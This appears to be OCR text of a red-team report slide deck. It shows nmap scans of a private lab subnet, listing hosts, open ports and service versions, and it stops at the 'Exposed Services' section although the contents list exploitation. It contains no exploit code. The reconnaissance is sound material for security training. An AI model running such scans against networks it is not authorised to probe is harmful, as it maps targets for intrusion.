Red Team: Summary of Operations by:

Darrel Mills Cybersecurity Engineer/Specialist

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

$nmap -sV 192.168.1.110 Target - 1


```
Nmap done: 256 IP addresses (6 hosts up) scanned in 6.56 seconds
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-01 16:26 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00090s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.08 seconds
root@Kali:~#
```


Exposed Services

$nmap -sV 192.168.1.115 Target - 2


$nmap SUBNET SCAN



l No. 1
[Shell No. 1]
Shell No. 1
File Actions Edit View Help
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 (https://nmap.org) at 2020-12-11 16:00 PST
Nmap scan report for 192.168.1.1
Host is up (0.00065s latency).
Not shown: 995 filtered ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
2179/tcp open vmrdp
3389/tcp open ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00058s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
9200/tcp open wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00088s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.00084s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.00061s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind

$nmap SUBNET SCAN



Shell No.1
File Actions Edit View Help
Nmap scan report for 192.168.1.100
Host is up (0.00058s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
9200/tcp open wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00088s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.00084s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.00061s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up (0.000011s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
22/tcp open ssh
Nmap done: 256 IP addresses (6 hosts up) scanned in 6.86 seconds
root@Kali:~#

$nmap MAC ADDRESS SCAN






